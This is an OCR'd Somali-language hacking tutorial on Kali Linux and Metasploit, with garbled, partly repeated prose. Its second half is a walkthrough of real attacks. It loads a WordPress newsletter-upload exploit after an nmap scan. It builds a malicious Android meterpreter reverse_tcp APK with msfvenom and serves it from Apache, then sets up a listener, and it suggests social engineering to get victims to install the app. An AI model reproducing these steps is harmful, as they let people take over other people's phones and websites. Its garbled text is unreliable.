
- Kali linux waxa sameeyay shirkada toobarista ee OFFENSEF SECURITY
- Kali waxa isticmala dadka ka shaqeeya cyber security , nerworking ga , hackers ga IWM
- kali waxa uu leeyay tools badan ku waso loo gu tala galay hackinga
- wifi hacking markaad samaynaysid waa inu monter mood noqonkara cumputer kagu hadi kale network adap ter gali
- Internet gu waxa uu istimala protocol kala duwan
- Buug bolunty waam sida loo ga eego website inu leeyay meel uu hacker ka fa'idaysan karo ,iyo waa habka aad ku samayn kartiid lacag adigo wax hacking garaynaya
- cutubkan waxa lagu soo koobay qalabyada kali ina ugu can san ee maha iyago dhan

Reverse engineering

&

Exploitation tools

Reverse engineering (sidoo kale loo yaqaan injineernimada gadaal ama injineernimada gadaal) waa hanaan ama qaab loo maro arjiga kaas oo qofku isku dayo inuu ku fahmo asbaabaha sababaynta sida aaladda, nidaamka, nidaamka, ama gabal ka mid ah softiweerku u fuliyo hawl aad u yar (haddii ay jirto) aragti ku saabsan sida saxda ah ee ay sidaas yeeleyso.



Injineeriyada gadaal ayaa lagu dabaqi karaa dhinacyada injineernimada kombiyuutarka, injineernimada farsamada, injineernimada elektarooniga ah, injineernimada softiweerka, injineernimada kiimikada, iyo nidaamka bayoolajiga

Exploition waa qayb ka mid ah softiweer, xog yar, ama amarro isdaba-joog ah oo ka faa'iideysanaya cillad ama u nuglaansho si ay u keento dabeecad aan lagu talagalin ama aan la filayn inay ku dhacdo barnaamijka kombuyuutarka, qalabka, ama wax elektaroonig ah (badanaa kombiyuutarka). Dhaqanka noocan oo kale ah wuxuu had iyo jeer ku daraa waxyaabo ay ka mid yihiin hanashada xakamaynta nidaamka kombiyuutarka, u oggolaanshaha kordhinta mudnaanta, ama diidmada-adeegga (DoS ama DDoS la xiriira).

Metasploit

Qaab dhismeedka Metasploit waa aalad aad u awood badan dhamaan qalabyada kali linux oo loo isticmaali karo dambiilayaasha internetka iyo sidoo kale anshax xumada anshaxa si loo baaro dayacanka nidaamsan ee shabakadaha iyo server-yada. Sababtoo ah waa qaab-furan oo furan, si fudud ayaa loo habeyn karaa loona isticmaali karaa inta badan nidaamyada hawlgalka.

Iyadoo la adeegsanayo Metasploit, kooxda tijaabinta qalinka waxay adeegsan kartaa koodh diyaar ah ama caado ah waxayna ku soo

bandhigi karaan shabakad si ay u baaraan meelaha daciifka ah. Sida dhadhan kale oo ugaarsi ugaarsi ah, markii cilladaha la aqoonsado oo la diiwaangeliyo, macluumaadka waxaa loo isticmaali karaa in lagu xalliyo daciifnimada nidaamka iyo in mudnaanta la siiyo xallinta.

Mashruuca Metasploit-ka waxaa fuliyay 2003-dii H.D. Moore si loogu isticmaalo aalad shabakad la qaadan karo oo Perl ku saleysan, iyadoo gacan laga helayo soo saaraha aasaasiga ah Matt Miller. Waxaa si buuxda loogu beddelay Ruby 2007, shatigana waxaa helay Rapid7 sanadkii 2009, halkaas oo ay weli ku sii jirto qayb ka mid ah shirkad saldhigeedu yahay magaalada Boston ee waraaqaha horumarinta saxiixa IDS iyo bartilmaameedka ka faa'iideysiga fog, qiiqa, ka hortagga dambi-baarista, iyo aaladaha dhuumashada.

Qaybo ka mid ah qalabkan kale waxay deggen yihiin qaab dhismeedka Metasploit, kaas oo lagu dhisay Kali Linux OS. Rapid7 sidoo kale waxay soo saartay laba qalab OpenCore, Metasploit Pro, Metasploit Express.

Qaab-dhismeedkan ayaa noqday aaladda tagitaanka iyo ka-faa'iideysiga aaladda. Ka hor Metasploit, qalinjebiyeyaasha qalinku waxay ku khasbanaadeen inay ku qabtaan dhammaan baaritaannada iyagoo adeegsanaya aalado kala duwan oo laga yaabo ama laga yaabo inaysan taageerin barxadda ay tijaabinayaan, iyagoo ku qoraya lambarkooda gacanta, kuna soo bandhigaya shabakadaha gacanta. Tijaabinta fog waxay ahayd mid aan horay loo maqal, taasna waxay xaddiday

gaaritaanka khabiirka amniga ee aagga maxalliga ah iyo shirkadaha kharash gareeya IT-ga gudaha ama la-taliyayaasha amniga.

Tijaabada galmada waxay kuu ogolaaneysaa inaad ka jawaabto su'aasha ah, "Sidee ayuu qof ula kac ah ulakac xun ula macaamilayaa shabakadeyda?" Iyadoo la adeegsanayo aaladaha baaritaanka qalinka, koofiyadaha cad iyo xirfadleyda DevSec waxay awoodaan inay baaraan shabakadaha iyo codsiyada ceebaha iyo nuglaanta meel kasta oo ay weheliso habka wax soo saarka iyo dejinta iyadoo la jabsanayo nidaamka.

Mid ka mid ah caawimaadda baaritaanka gelitaanka noocan oo kale ah waa Mashruuca Metasploit. Qaab-dhismeedka il-furan ee ku saleysan Ruby-ku wuxuu u oggolaanayaa tijaabinta iyadoo la adeegsanayo wax ka beddelka qadka amarka ama GUI. Waxaa sidoo kale lagu dheereyn karaa iyada oo loo adeegsanayo koodh si loogu daro sidii add-on taageera luqado badan.

Soo hel Deegaannada Diiwaanka Firfircoon ee Bilaashka ah EBook

"Tani runti waxay indhahayga u furtay nabadgelyada AD si aan u helo shaqo difaac ah."

Waa maxay Qaab dhismeedka Metasploit iyo Sidee loo Isticmaalaa?

Qaab dhismeedka Metasploit waa aalad aad u awood badan oo loo isticmaali karo dambiilayaasha internetka iyo sidoo kale anshax xumada anshaxa si loo baaro dayacanka nidaamsan ee shabakadaha iyo server-yada. Sababtoo ah waa qaab-furan oo furan, si fudud ayaa loo habeyn karaa loona isticmaali karaa inta badan nidaamyada hawlgalka.

Iyadoo la adeegsanayo Metasploit, kooxda tijaabinta qalinka waxay adeegsan kartaa koodh diyaar ah ama caado ah waxayna ku soo bandhigi karaan shabakad si ay u baaraan meelaha daciifka ah. Sida dhadhan kale oo ugaarsi ugaarsi ah, marka ciladaha la aqoonsado lana diiwaangeliyo, macluumaadka waxaa loo isticmaali karaa in lagu xalliyo daciifnimada nidaamka iyo mudnaanta mudnaanta.

Taariikh Kooban oo Metasploit ah

Mashruuca Metasploit-ka waxaa fuliyay 2003-dii H.D. Moore si loogu isticmaalo aalad shabakad la qaadan karo oo Perl ku saleysan, iyadoo gacan laga helayo soo saaraha aasaasiga ah Matt Miller. Waxaa si buuxda loogu beddelay Ruby 2007, shatigana waxaa helay Rapid7 sanadkii 2009, halkaas oo ay weli ku sii jirto qayb ka mid ah shirkad saldhigeedu yahay magaalada Boston ee waraaqaha horumarinta saxiixa IDS iyo bartilmaameedka ka faa'iideysiga fog, qiiqa, ka hortagga dambi-baarista, iyo aaladaha dhuumashada.

Qaybo ka mid ah qalabkan kale waxay deggen yihiin qaab dhismeedka Metasploit, kaas oo lagu dhisay Kali Linux OS. Rapid7 sidoo kale waxay soo saartay laba qalab OpenCore, Metasploit Pro, Metasploit Express.

Qaab-dhismeedkan ayaa noqday aaladda tagitaanka iyo ka-faa'iideysiga aaladda. Ka hor Metasploit, qalinjebiyeyaasha qalinku waxay ku khasbanaadeen inay ku qabtaan dhammaan baaritaannada iyagoo adeegsanaya aalado kala duwan oo laga yaabo ama laga yaabo inaysan taageerin barxadda ay tijaabinayaan, iyagoo ku qoraya lambarkooda gacanta, kuna soo bandhigaya shabakadaha gacanta. Imtixaanka fog wuxuu ahaa mid aan horay loo maqal, taasna waxay xaddiday gaaritaanka khabiirka amniga ee aagga maxalliga ah iyo shirkadaha ku bixiya kharashka ku baxa IT-ga guriga ama la-taliyayaasha amniga.

Ayaa Isticmaala Metasploit?

Sababtoo ah barnaamijyadeeda kala duwan iyo helitaanka ilo-furan, Metasploit waxaa adeegsada qof kasta oo ka soo jeeda qaybta soo kordhaysa ee barnaamijka 'DevSecOps' ee loo yaqaan 'hackers'. Waxay waxtar u leedahay qof kasta oo u baahan fudud si loo rakibo, qalab la isku halleyn karo oo shaqada lagu qabanayo iyada oo aan loo eegin madal ama luqad loo adeegsado. Software-ka ayaa caan ku ah jabsadayaasha isla markaana si ballaaran loo heli karaa, taas oo xoojinaysa baahida loo qabo in xirfadlayaasha amniga ay bartaan qaabka xitaa haddii aysan isticmaalin.

Metasploit hadda waxaa ku jira in ka badan 1677 faa iideysi oo lagu abaabulay in ka badan 25 dhufto, oo ay ku jiraan Android, PHP, Python, Java, Cisco, iyo inbadan. Qaab-dhismeedka ayaa sidoo kale xambaarsan ku dhowaad 500 oo xamuul ah, oo qaarkood ay ka mid yihiin:

- Amarada xaddiga lacag bixinta ee u oggolaanaysa isticmaaleyaasha inay ku shaqeeyaan qoraallo ama amarro kala sooc ah oo ka dhan ah martida.
- Culeysyada mushaharka ee firfircoon ee u oggolaanaya tijaabiyayaashu inay soo saaraan culeysyo gaar ah si ay uga dhuuntaan barnaamijka antivirus.
- Lacag bixiyaha xamuulka ee u oggolaada adeegsadayaasha inay amar ku siiyaan kormeerayaasha qalabka iyagoo adeegsanaya VMC iyo inay la wareegaan fadhiyada ama soo rartaan oo soo dejiyaan faylasha.
- Mushaharka joogtada ah ee u oggolaanaya gudbinta dekedda iyo xiriirka ka dhexeeya shabakadaha.

Isticmalka metaspoilt

Metasploit madama aan soo kobin karin waa waxan ku eegi doona sida oogu badan ee hackinga loo gu isticmalo anakoo isticmalayna expliot yada oo gu cansan ee database ga metasploit.

Exploiting Webset WordPress ah

shabakada ku iskaan gare ama ku sawir nmap

```
msf > nmap -v -sV 192.168.111.0/24 -oA subnet_1
```


hosts(martigeliyayaashu) oo dhan nmap ayaa soo qaban doonta

kadib waxaad heli maclumaka iyo protocolka uu isticmalayon website ga world press ga ah

marka imika metaspliot ku kici amarkan


```
msfconsole
```

```
msf > use exploit/unix/webapp/wp_wysija_newsletters_upload
```



Tani waxay ku tusin doontaa weerarada ka faa'iideysiga ka faa'iideysan doono:

```
msf exploit(wp_wysija_newsletters_upload) > show payloads
```




Tani waxay muujin doontaa nooca software iyo nooca la beegsan doono:

```
msf exploit(wp_wysija_newsletters_upload) > show targets
Exploit targets:
   Id  Name
   --  ----
   0   wysija-newsletter < 2.6.8
```

Haba informationkii nmap gali malaha balnan sidsa RHOST iyo RPORT ga kadib gali expliot

Hacking Android phone

Waxaan u baahanahay inaan hubino IP-geena maxaliga ah oo noqda '192.168.0.112'. Waxaad sidoo kale khawano kartaa qalabka Android adoo adeegsanaya internetka adoo adeegsanaya IP-gaaga Dadweynaha / Dibedda ee LHOST iyo gudbinta port ga.



Ka dib markaad hesho IP-gaaga martigeliyaha ah isticmaal aaladda msfvenom oo abuuri doonta lacag bixin si loo dhexgeliyo qalabka Android Nooca amarka:

```
# msfvenom –p android/meterpreter/reverse_tcp LHOST=192.168.0.112 LPORT=4444 R>
/var/www/html/ehacking.apk
```

- -p wuxuu muujinayaa nooca payload ka
- android / metepreter / reverse_tcp wuxuu cadeynayaa qolof tarjume mitir celis ah inuu ka imaan doono aaladda bartilmaameedka Android
- LHOST waa deegaankaaga IP
- LPORT waxaa lagu wadaa inay noqoto deked dhageysi
- R> / var / www / html wuxuu si toos ah ugu soo saari lahaa wax soo saarka server-ka apache
- apk waa magaca ugu dambeeya ee soosaarka ugu dambeeya

Tani waxay qaadaneysaa xoogaa waqti ah si loo soo saaro feyl apk ah ku dhowaad toban kun oo baiti.

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.11
2 LPORT=4444 R> /var/www/html/ehacking.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from
the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10184 bytes

root@kali:~#
```


Kahor weerarka, waxaan ubaahanahay inaan hubino xaalada server-ka Apache.gali amarka: `service apache2 status`

```
root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor>
     Active: active (running) since Mon 2020-03-16 06:46:11 EDT; 3s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 2055 ExecStart=/usr/sbin/apachectl start (code=exited, status>
   Main PID: 2066 (apache2)
      Tasks: 6 (limit: 2062)
     Memory: 21.1M
     CGroup: /system.slice/apache2.service
             ├─2066 /usr/sbin/apache2 -k start
             ├─2067 /usr/sbin/apache2 -k start
             ├─2068 /usr/sbin/apache2 -k start
             ├─2069 /usr/sbin/apache2 -k start
             ├─2070 /usr/sbin/apache2 -k start
             └─2071 /usr/sbin/apache2 -k start

Mar 16 06:46:09 kali systemd[1]: Starting The Apache HTTP Server ...
Mar 16 06:46:11 kali apachectl[2065]: AH00558: apache2: Could not reliably>
Mar 16 06:46:11 kali systemd[1]: Started The Apache HTTP Server.
lines 1-19/19 (END)
```


Dhammaantood waxay u muuqdaan kuwo daaran, hadda dab-qabad msfconsole. Isticmaal ka-faa'iideyste fara badan / gacmeed, u deji culeys la mid ah wixii horay loo soo saaray, deji qiimaha LHOST iyo LPORT oo la mid ah sidii loogu adeegsaday mushahar bixinta ugu dambeynna ku qor nooca ka faa'iideysiga si aad u weerarto.

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.112
LHOST => 192.168.0.112
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
```

Xaaladaha nolosha dhabta ah, farsamooyinka injineernimada bulshada qaarkood ayaa loo isticmaali karaa in loogu oggolaado bartilmaameedka inuu soo dejiyo faylka xun ee apk. Banaanbaxa waxaan kaliya uheleynaa mashiinka weerarka si aan u soo dajino feylka qalabka Android.




Ka dib markaad si guul leh u soo dejiso, xulo barnaamijka si aad u rakibto.




Illaa iyo hadda, doorashadan(choic) waxaa loo arkaa si joogta ah markaan isku dayno inaan rakibno qaar ka mid ah barnaamijyada

saddexaad iyo dadka isticmaala caadi ahaan kama waaban inay oggolaadaan rakibidda ilaha aan la garanayn.



